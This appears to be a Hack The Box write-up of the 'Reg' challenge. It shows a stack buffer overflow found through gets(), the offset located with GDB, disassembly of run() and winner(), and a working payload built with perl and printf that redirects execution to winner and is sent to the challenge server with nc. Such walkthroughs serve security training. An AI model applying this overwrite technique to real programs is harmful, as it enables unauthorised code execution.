

Reg overflow

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f1erb@ubuntu:~/Downloads$ ./reg AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
Enter your name : AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
Registered!  
Segmentation fault (core dumped)  
f1erb@ubuntu:~/Downloads$
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Segfault on long input shows potential buffer overflow, format strings don't work

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flerb@ubuntu:~/Downloads$ strings reg
/lib64/ld-linux-x86-64.so.2
fopen
puts
stdin
printf
fgets
stdout
fclose
stderr
alarm
setvbuf
__libc_start_main
libc.so.6
GLIBC_2.2.5
__ITM_deregisterTMCloneTable
__gmon_start__
__ITM_registerTMCloneTable
H=h@@
[]A\A]A^A_
Congratulations!
flag.txt
Enter your name :
Registered!
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Ran reg in GDB, used a random human-generated-pseudo-random-string to find the value that was popped off the stack to be returned and caused the segfault, max input appears to be 56 characters and then it seems like whatever value we put there will be popped off.

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(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/flerb/Reg/reg asdifhasfliusdafkuyandfkusukndskufnasdfkuyndasfkuyasdnfaksudynfduakyfnsdayufnsadkfuynsaiufndskufnsad
Enter your name : afsuinfaskduyvnsdakuvynssdfunscvuyksncZYIunczxuynvszuynvAuvynacsvuynvzdfzvazUnfzsuynvzsyunzsdvyunszdv
Registered!

Program received signal SIGSEGV, Segmentation fault.
0x00000000004012ac in run ()
(gdb) x/s $rsp
0x7fffffffdf58: "AuvynacsvuynvzdfzvazUnfzsuynvzsyunzsdvyunszdv"
(gdb) 
flerb@ubuntu:~/Reg$ expr length afsuinfaskduyvnsdakuvynssdfunscvuyksncZYIunczxuynvszuynv
56
flerb@ubuntu:~/Reg$

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Instruction pointer was pointing to 0x4012ac at the segfault re-confirming that the retq call is where the stack was popped for the return address

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(gdb) x/i $rip
=> 0x4012ac <run+66>:  retq
(gdb) 

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Address	Disassembly	Comment
401269:	c3	retq
000000000040126a <run>:		
40126a:	55	push %rbp
40126b:	48 89 e5	mov %rsp,%rbp
40126e:	48 83 ec 30	sub \$0x30,%rsp
401272:	b8 00 00 00 00	mov \$0x0,%eax
401277:	e8 1a ff ff ff	callq 401196 <initialize>
40127c:	48 8d 3d 9d 0d 00 00	lea 0xd9d(%rip),%rdi # 402020 <_IO_stdin_used+0x20>
401283:	b8 00 00 00 00	mov \$0x0,%eax
401288:	e8 c3 fd ff ff	callq 401050 <printf@plt>
40128d:	48 8d 45 d0	lea -0x30(%rbp),%rax
401291:	48 89 c7	mov %rax,%rdi
401294:	b8 00 00 00 00	mov \$0x0,%eax
401299:	e8 e2 fd ff ff	callq 401080 <gets@plt>
40129e:	48 8d 3d 8e 0d 00 00	lea 0xd8e(%rip),%rdi # 402033 <_IO_stdin_used+0x33>
4012a5:	e8 86 fd ff ff	callq 401030 <puts@plt>
4012aa:	90	nop
4012ab:	c9	leaveq
4012ac:	c3	retq

0x401206 is where the winner function is, so hopefully that's actually where we want to go.

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0000000000401206 <winner>:
401206: 55                push    %rbp
401207: 48 89 e5          mov     %rsp,%rbp
40120a: 48 81 ec 10 04 00 00 sub     $0x410,%rsp
401211: 48 8d 3d ec 0d 00 00 lea     0xdec(%rip),%rdi        # 402004 <_IO_stdin_used+0x4>
401218: e8 13 fe ff ff    callq  401030 <puts@plt>
40121d: 48 8d 35 f1 0d 00 00 lea     0xdf1(%rip),%rsi        # 402015 <_IO_stdin_used+0x15>
401224: 48 8d 3d ec 0d 00 00 lea     0xdec(%rip),%rdi        # 402017 <_IO_stdin_used+0x17>
40122b: e8 70 fe ff ff    callq  4010a0 <fopen@plt>
401230: 48 89 45 f8       mov     %rax,-0x8(%rbp)
401234: 48 8b 55 f8       mov     -0x8(%rbp),%rdx
401238: 48 8d 85 f0 fb ff ff lea     -0x410(%rbp),%rax
40123f: be 00 04 00 00    mov     $0x400,%esi
401244: 48 89 c7          mov     %rax,%rdi
401247: e8 24 fe ff ff    callq  401070 <fgets@plt>
40124c: 48 8d 85 f0 fb ff ff lea     -0x410(%rbp),%rax
401253: 48 89 c7          mov     %rax,%rdi
401256: e8 d5 fd ff ff    callq  401030 <puts@plt>
40125b: 48 8b 45 f8       mov     -0x8(%rbp),%rax
40125f: 48 89 c7          mov     %rax,%rdi
401262: e8 d9 fd ff ff    callq  401040 <fclose@plt>
401267: 90               nop
401268: c9               leaveq  %rax
401269: c3               retq

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Just to re-confirm that's where we want the address and that nothing is changing:

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Enter your name : AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA1234
Registered!

Program received signal SIGSEGV, Segmentation fault.
0x0000000034333231 in ?? ()
(gdb) x/i $rip
=> 0x34333231: Cannot access memory at address 0x34333231
(gdb) █

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
0x00 00 00 00 00 40 12 06 is the hex address we need:

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flerb@ubuntu:~/Reg$ perl -e 'print "A" x 56' >> output
flerb@ubuntu:~/Reg$ cat output
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAflerb@ubuntu:~/Reg$
flerb@ubuntu:~/Reg$
flerb@ubuntu:~/Reg$ echo $(printf "\x06\x12\x40") >> output
flerb@ubuntu:~/Reg$ cat output
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA@
flerb@ubuntu:~/Reg$ cat output | ./reg
Enter your name : Registered!
Congratulations!
Segmentation fault (core dumped)
flerb@ubuntu:~/Reg$ █

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flerb@ubuntu:~/Reg$ cat output | nc -q 1 138.68.155.238 30770
Enter your name : Registered!
Congratulations!
HTB{N3W_70_pWn}
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The image shows a notification interface for HTB (Hack The Box). At the top, there is a decorative header with a green, pixelated, wavy background. In the center of this header is a dark circle containing the text "1001" above a stylized person icon. Below the header, the main text reads "Reg has been Pwned!". Underneath this, a message says "Congratulations" followed by a small red circular icon with a face, and then "flerb, best of luck in capturing flags ahead!". Below the message is a table with three columns: "CHALLENGE RANK", "PWN DATE", and "CHALLENGE STATE". The table contains the following data: "#301", "17 Sep 2021", and "RETIRED". At the bottom of the interface are two buttons: "OK" and "SHARE".

CHALLENGE RANK	PWN DATE	CHALLENGE STATE
#301	17 Sep 2021	RETIRED